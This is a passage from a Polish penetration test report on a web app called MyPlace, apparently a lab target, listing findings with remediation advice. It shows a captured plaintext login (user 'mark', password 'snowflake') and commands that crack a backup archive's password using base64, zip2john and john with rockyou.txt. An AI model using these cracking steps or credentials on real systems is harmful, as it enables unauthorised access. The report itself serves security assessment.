
Jest to niebezpieczne rozwiązanie, ponieważ do serwisu ma dostęp wielu użytkowników i istnieje możliwość zdobycia konta administratora i pobrania pliku.

Zalecenia:

Kody źródłowe aplikacji powinny znajdować się w bezpiecznych miejscach, do których mają dostęp tylko osoby upoważnione, takich jak prywatne repozytoria np. serwisu GitHub.

3. Wykorzystanie przez aplikację internetową nieszyfrowanego protokołu http.

Połączenie ze stroną nie jest bezpiecznie, ponieważ strona nie obsługuje protokołu https, przez co przesyłane dane nie są szyfrowane. Można to zauważyć wykorzystując program wireshark do przechwycenia zapytania z danymi logowania na stronę.



The image shows a web browser window with a security warning overlay. The warning states: "Connection security for 172.16.30.21", "You are not securely connected to this site.", and "Your connection to this site is not private. Information you submit could be viewed by others (like passwords, messages, credit cards, etc.).". Below the warning is a "More information" link. In the background, the browser address bar shows "172.16.30.21:3000/login". Below the browser window, a Wireshark packet capture is visible, showing an HTTP POST request to "/api/session/authenticate". The request body is {"username": "mark", "password": "snowflake"}. The response is an HTTP 200 OK with a JSON body {"success": true}.

```
POST /api/session/authenticate HTTP/1.1
Host: 172.16.30.21:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
Content-Length: 42
Origin: http://172.16.30.21:3000
Connection: keep-alive
Referer: http://172.16.30.21:3000/login

{"username": "mark", "password": "snowflake"} HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 16
ETag: W/"10-oV4hJxRVSEnxc/wX8+mA4/Pe4tA"
set-cookie: connect.sid=s%3Aw6S005hPT0xRGHlUJ1bfWl0bW07RkHYG.oRNGwSq%2FZfoLJn09DCdVwWPs6oX8HuJofgiOWdRHZVA; Path=/; Expires=Fri, 12 Apr 2024 15:28:13 GMT; HttpOnly
Date: Fri, 12 Apr 2024 14:28:13 GMT
Connection: keep-alive

{"success": true} GET /api/session HTTP/1.1
Host: 172.16.30.21:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://172.16.30.21:3000/admin
Cookie: connect.sid=s%3Aw6S005hPT0xRGHlUJ1bfWl0bW07RkHYG.oRNGwSq%2FZfoLJn09DCdVwWPs6oX8HuJofgiOWdRHZVA
If-None-Match: W/"b1-tqblSVFWpAX572HbL0hTOP3aobY"
```

Zalecenia:

Zaleca się skorzystanie z szyfrowanego protokołu https w celu szyfrowania danych wysyłanych między klientem a serwerem.

Zagrożenia Niskie

1. Słabe hasło do archiwum z kopią zapasową kodu źródłowego serwisu.

Plik z kopią zapasową myplace.backup jest zabezpieczony słabym hasłem, przez co jeżeli plik zostanie pobrany przez osobę nieupoważnioną to może w prosty sposób się do niego dostać przy pomocy ataku brute force.

Plik ten jest zakodowany przy pomocy kodowania base64, które w prosty sposób można odkodować poleceniem „base64 -d myplace.backup > decoded_backup”, które zwróci odkodowany plik o nazwie decoded_backup.

Za pomocą narzędzia „zip2john” można wyciągnąć hasz hasła zaszyfrowanego pliku zip

```
—$ zip2john ./decoded_backup > ziphash.txt
```

Następnie przy pomocy narzędzia „john” można spróbować złamać pozyskany wcześniej hasz. Można do tego wykorzystać słownik z często wykorzystywanymi hasłami, taki jak rockyou.txt.

```
$ john ziphash.txt --wordlist=./rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort. almost any other key for status
magicword (decoded_backup)
1g 0:00:00:00 DONE (2024-04-09 20:13) 50.00g/s 9420Kp/s 9420Kc/s 9420KC/s sandrea..be
cky21
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Okazało się, że hasłem dostępu do pliku zip jest fraza „magicword”. Jest to proste hasło, które znajduje się w najczęściej używanym słowniku haseł.

Zalecenia:

Zaleca się żeby hasła były bardziej złożone tj.:

- Składały się z małych i dużych liter
- Posiadały cyfry
- Posiadały znaki specjalne
- Składały się z co najmniej 10 znaków.

Strona do sprawdzenia czy dane hasło zostało upublicznione przy wycieku danych:

- <https://haveibeenpwned.com/Passwords>

2. Brak wymuszenia używania silnego hasła przez użytkowników serwisu MyPlace.

Użytkownicy serwisu posiadają konta z mało złożonymi i popularnymi hasłami, które w łatwy sposób można złamać atakiem brute force np.:


- Nazwa użytkownika: mark
- Hasło: snowflake

Zalecenia:

Zaleca się wprowadzenie konieczności wykorzystania silnego hasła spełniającego wymagania takie jak duże i małe litery, cyfry, znaki specjalne oraz określoną minimalną liczbę znaków w celu założenia konta w aplikacji.

3. Aplikacja MyPlace jest uruchomiona w trybie deweloperskim.

Za pomocą narzędzi deweloperskich przeglądarki można zobaczyć zawartość kontrolerów odpowiedzialnych za routing, obsługę żądań http oraz wyświetlanie szkiców strony.



Takie rozwiązanie umożliwia osobie atakującej rekonesans i zrozumienie działania fragmentów aplikacji, wraz z poznaniem adresów endpointów aplikacji.

Zalecenia:

Zaleca się hostowanie aplikacji w trybie produkcji, który kompiluje kod do plików z których ciężko odczytać strukturę aplikacji oraz jej działanie. Dodatkowym atutem kompilacji jest szybsze działanie aplikacji.